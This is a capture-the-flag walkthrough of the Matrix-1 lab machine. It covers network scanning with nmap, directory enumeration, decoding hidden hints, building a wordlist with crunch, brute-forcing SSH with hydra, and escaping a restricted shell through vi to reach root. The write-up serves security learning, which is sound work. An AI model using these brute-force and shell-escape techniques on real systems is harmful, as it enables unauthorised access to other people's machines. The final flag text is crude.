

# Matrix – 1

## CTF Lab

In This CTF we will find the flags with the help of hints clues that are hiding in the machine.

### ➤ Step 1:

We will scan entire network with help of nmap and find our targeted machine.

```
(kali@kali)-[~]$ nmap 192.168.1.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 01:53 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0070s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 20:0C:86:B8:63:80 (GX India Pvt)


Nmap scan report for 192.168.1.2
Host is up (0.016s latency).
All 1000 scanned ports on 192.168.1.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: AC:82:47:30:FA:43 (Intel Corporate)

Nmap scan report for 192.168.1.5
Host is up (0.023s latency).
All 1000 scanned ports on 192.168.1.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: EE:49:AA:67:BF:85 (Unknown)

Nmap scan report for 192.168.1.6
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite
MAC Address: 00:0C:29:6A:21:E4 (VMware)

Nmap scan report for 192.168.1.38
Host is up (0.0052s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
902/tcp   open  lss-realsecure
2849/tcp  open  nfs
3389/tcp  open  ms-wbt-server
7070/tcp  open  realserver
MAC Address: F8:A6:54:27:18:5B (Cloud Network Technology Singapore PTE.)

Nmap scan report for 192.168.1.7
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.1.7 are in ignored states.
```



We have found our targeted machine....

## ➤ Step 2:

Now we will scan targeted machine for any vulnerabilities and open ports.

```
(kali@kali)-[~]
└─$ nmap -sV -sC -p20-40000 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 02:04 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00095s latency).
Not shown: 39978 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http     SimpleHTTPServer 0.6 (Python 2.7.14)
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_ http-title: Welcome in Matrix
31337/tcp open  http     SimpleHTTPServer 0.6 (Python 2.7.14)
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_ http-title: Welcome in Matrix
MAC Address: 00:0C:29:6A:21:E4 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.98 seconds

(kali@kali)-[~]
└─$ nmap --script=http-enum.nse 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 02:05 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00027s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite
MAC Address: 00:0C:29:6A:21:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 32.63 seconds
```

We found some open ports but nothing special ....

## ➤ Step 3:

Now we will try to directory brute force this ip with the help of gobuster.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.1.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:             http://192.168.1.6
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Extensions:     html,php,zip
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/index.html      (Status: 200) [Size: 3734]
/assets         (Status: 301) [Size: 0] [→ /assets/]
Progress: 316887 / 882244 (35.92%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 317039 / 882244 (35.94%)

Finished
```


We found assets name directory lets check it



We found this image in assets this means like rabbits make their way through underground likes that we will get this machine access with similar process.

#### ➤ Step 4:

We found that port no. 31337 is open let's see what is on that port...




We found some encrypted code lets decrypt it with the help of base64 decoder because there is = sign so base 64 will work




We got hint: echo "Then you'll see, that it is not the spoon that bends, it is only yourself. "  
> Cypher.matrix

I think this Cypher.matrix is file name lets try to put that on web and see what we got




We have got a file lets what is in it




### ➤ Step 5:

We will search on google about this language and find its decoder to decode it.

This is something we got let's decode this with the help of google....



We decode it....




Now we have a password but as it says there is last 2 characters are missing in that password.

### ➤ Step 6:

Now we have incomplete password we will try to find remaining characters with the help of tool name crunch.

**Command:** `crunch 8 8 -t "kill0r%@" > matrix-pass.txt`

**Note:** In crunch when we put % it is for numbers it will try 0 to 9 all possible combination put all number and generate wordlist and same for @ but @ tries all the possible alphabets in small case and generate word list.



Our password list is generated.

## ➤ Step 7:

Now we have password list and user name also lets try to brute force it with the help of hydra.

```
(kali@kali)-[~]
$ hydra -l guest -P matrix-pass.txt ssh://192.168.1.6 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-01 03:47:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 260 login tries (l:1/p:260), ~65 tries per task
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6 login: guest password: kill0r7n
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-01 03:47:17
```

We got the password now lets login with the help of this password...

```
(kali@kali)-[~]
$ ssh guest@192.168.1.6 -p 22
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.6' (ED25519) to the list of known hosts.
guest@192.168.1.6's password:
Last login: Sat Jun 28 12:34:57 2025 from 192.168.1.6
guest@porteus:~$
```

We got guest user access....

## ➤ Step 8:

Now we are entered as a user but in this machine for guest they restricted bash because of that none of following command is executing .

```
(kali@kali)-[~]
$ ssh guest@192.168.1.6 -p 22
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.6' (ED25519) to the list of known hosts.
guest@192.168.1.6's password:
Last login: Sat Jun 28 12:34:57 2025 from 192.168.1.6
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify '/' in command names
guest@porteus:~$ cd
-rbash: cd: restricted
guest@porteus:~$ sudo -i
-rbash: sudo: command not found
guest@porteus:~$ sudo -l
-rbash: sudo: command not found
guest@porteus:~$
```

### ➤ Step 9:

We need to change the permissions of users of that machine and as on step we got hint of rabbit so like with help of that hint we will get that root. Now we will try to change permissions with the help of vi.

**Note: Vi is command line text editor we can run commands through it when bash is blocked.**

After entering vi type this command for entering terminal.

```
~  
:!/bin/sh
```

After that we export the path and shell with following commands:

For Shell: export SHELL=/bin/bash:\$SHELL

For Path: export PATH=/usr/bin:/bin:\$PATH

```
~  
sh-4.4$ export SHELL = /bin/bash:$SHELL  
sh: export: `=': not a valid identifier  
sh: export: `/bin/bash:/bin/rbash': not a valid identifier  
sh-4.4$ export SHELL =/bin/bash:$SHELL  
sh: export: `=/bin/bash:/bin/rbash': not a valid identifier  
sh-4.4$ export SHELL=/bin/bash:$SHELL  
sh-4.4$ export PATH=/usr/bin:/bin:$PATH
```

After that simply type sudo su and enter the password of guest user that we found previously and you will get the root access...

```
sh-4.4$ sudo su  
Password:  
Maybe if you used more than just two fingers...  
Password:  
root@porteus:/home/guest# sudo su
```

Now go to the root directory with the help of cd /root command and open flag.txt with the help of cat flag.txt command

```
root@porteus:/home/guest# cd /root  
root@porteus:~# ls  
Desktop/ Documents/ Downloads/ Music/ Pictures/ Public/ Videos/ flag.txt  
root@porteus:~# cat flag.txt  
[REDACTED] EVER REWIND OVER AND OVER AGAIN THROUGH THE  
[REDACTED] INITIAL AGENT SMITH/NEO INTERROGATION SCENE  
[REDACTED] IN THE MATRIX AND BEAT OFF  
[REDACTED] WHAT  
[REDACTED] NO, ME NEITHER  
[REDACTED] IT'S JUST A HYPOTHETICAL QUESTION
```

